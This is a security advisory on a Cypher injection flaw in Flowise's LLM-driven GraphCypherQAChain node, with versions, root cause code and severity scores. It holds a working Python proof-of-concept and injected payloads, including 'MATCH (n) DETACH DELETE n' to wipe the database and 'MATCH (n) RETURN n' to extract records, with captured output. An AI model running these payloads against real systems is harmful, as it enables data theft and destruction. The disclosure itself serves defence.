Cypher Injection in GraphCypherQAChain

High **igor-magun-wd** published **GHSA-28g4-38q8-3cwc** last week

Package

flowise (npm)

Affected versions	Patched versions
<= 3.0.13	3.1.0

flowise-components (npm)

<= 3.0.13	3.1.0

Description

Summary

The GraphCypherQAChain node forwards user-provided input directly into the Cypher query execution pipeline without proper sanitization. An attacker can inject arbitrary Cypher commands that are executed on the underlying Neo4j database, enabling data exfiltration, modification, or deletion.


Vulnerability Details

Field	Value
CWE	CWE-943: Improper Neutralization of Special Elements in Data Query Logic
Affected File	`packages/components/nodes/chains/GraphCypherQAChain/GraphCypherQAChain.ts`
Affected Lines	193-219 (run method)
CVSS 3.1	8.1 (High)

Prerequisites

To exploit this vulnerability, the following conditions must be met:

1. **Neo4j Database**: A Neo4j instance must be connected to the Flowise server
2. **Vulnerable Chatflow Configuration**:
   - A chatflow containing the **Graph Cypher QA Chain** node
   - Connected to a **Chat Model** (e.g., ChatOpenAI)
   - Connected to a **Neo4j Graph** node with valid credentials
3. **API Access**: Access to the chatflow's prediction endpoint (`/api/v1/prediction/{flowId}`)



Root Cause

In `GraphCypherQAChain.ts`, the `run` method passes user input directly to the chain without sanitization:

```
async run(nodeData: INodeData, input: string, options: ICommonObject): Promise<str
    const chain = nodeData.instance as GraphCypherQAChain
    // ...

    const obj = {
        query: input  // User input passed directly
```

```
    }

    // ...
    response = await chain.invoke(obj, { callbacks })  // Executed without escaping
}
```

Impact

An attacker with access to a vulnerable chatflow can:

1. **Data Exfiltration**: Read all data from the Neo4j database including sensitive fields
2. **Data Modification**: Create, update, or delete nodes and relationships
3. **Data Destruction**: Execute `DETACH DELETE` to wipe entire database
4. **Schema Discovery**: Enumerate database structure, labels, and properties

Proof of Concept

poc.py

```
#!/usr/bin/env python3
"""
POC: Cypher injection in GraphCypherQAChain (CWE-943)

Usage:
  python poc.py --target http://localhost:3000 --flow-id <FLOW_ID> --token <API_KEY>
"""

import argparse
import json
import urllib.request
import urllib.error

def post_json(url, data, headers):
    req = urllib.request.Request(
        url,
        data=json.dumps(data).encode("utf-8"),
        headers={**headers, "Content-Type": "application/json"},
        method="POST",
    )
    with urllib.request.urlopen(req, timeout=15) as resp:
        return resp.status, resp.read().decode("utf-8", errors="replace")

def main():
    ap = argparse.ArgumentParser()
    ap.add_argument("--target", required=True, help="Base URL, e.g. http://host:3000")
    ap.add_argument("--flow-id", required=True, help="Chatflow ID with GraphCypherQAChai
    ap.add_argument("--token", help="Bearer token / API key if required")
    ap.add_argument(
        "--injection",
        default="MATCH (n) RETURN n",
```

```
        help="Cypher payload to inject",
    )
    args = ap.parse_args()

    payload = {
        "question": args.injection,
        "overrideConfig": {},
    }

    headers = {}
    if args.token:
        headers["Authorization"] = f"Bearer {args.token}"

    url = args.target.rstrip("/") + f"/api/v1/prediction/{args.flow_id}"

    try:
        status, body = post_json(url, payload, headers)
        print(body if body else f"(empty response, HTTP {status})")
    except urllib.error.HTTPError as e:
        print(e.read().decode("utf-8", errors="replace"))
    except Exception as e:
        print(f"Error: {e}")

if __name__ == "__main__":
    main()
```

Test Environment Setup

1. Start Neo4j with Docker:

```
docker run -d \
  --name neo4j-test \
  -p 7474:7474 \
  -p 7687:7687 \
  -e NEO4J_AUTH=neo4j/testpassword123 \
  neo4j:latest
```

2. Create test data (in Neo4j Browser at http://localhost:7474):

```
CREATE (a:Person {name: 'Alice', secret: 'SSN-123-45-6789'})
CREATE (b:Person {name: 'Bob', secret: 'SSN-987-65-4321'})
CREATE (a)-[:KNOWS]->(b)
```

3. Configure Flowise chatflow (see screenshot)

Exploitation Steps

```
# Data destruction (DANGEROUS)
python poc.py --target http://127.0.0.1:3000 \
```

```
  --flow-id <FLOW_ID> --token <API_KEY> \
  --injection "MATCH (n) DETACH DELETE n"
```

Evidence

Cypher injection reaching Neo4j directly:

```
$ python poc.py --target http://127.0.0.1:3000 --flow-id bbb330a5-... --token ...
{"text":"Error: All sub queries in an UNION must have the same return column names
(line 2, column 16 (offset: 22))\n\"RETURN 1 as ok UNION CALL db.labels() YIELD label
RETURN label LIMIT 5\"\n                ^",...}
```

The error message comes from Neo4j, proving the injected Cypher is executed directly.

Data destruction confirmed:

```
$ python poc.py ... --injection "MATCH (n) DETACH DELETE n"
{"json":[],...}
```

Empty result indicates all nodes were deleted.

Sensitive data exfiltration:

```
$ python poc.py ... --injection "MATCH (n) RETURN n"
{"json":[{"n":{"name":"Alice","secret":"SSN-123-45-6789"}},{"n":
{"name":"Bob","secret":"SSN-987-65-4321"}}],...}
```

References

- CWE-943: Improper Neutralization of Special Elements in Data Query Logic
- Neo4j Cypher Injection
- OWASP Injection Prevention

Severity

High 8.7 / 10

CVSS v4 base metrics

Exploitability Metrics

Attack Vector	Network

Attack Complexity	Low
Attack Requirements	None
Privileges Required	Low
User interaction	None
Vulnerable System Impact Metrics	
Confidentiality	High
Integrity	High
Availability	High
Subsequent System Impact Metrics	
Confidentiality	None
Integrity	None
Availability	None

Learn more about base metrics

CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/SC:N/VI:H/SI:N/VA:H/SA:N

CVE ID

CVE-2026-41274

Weaknesses

▶ CWE-943

Credits

tenbbughunters Reporter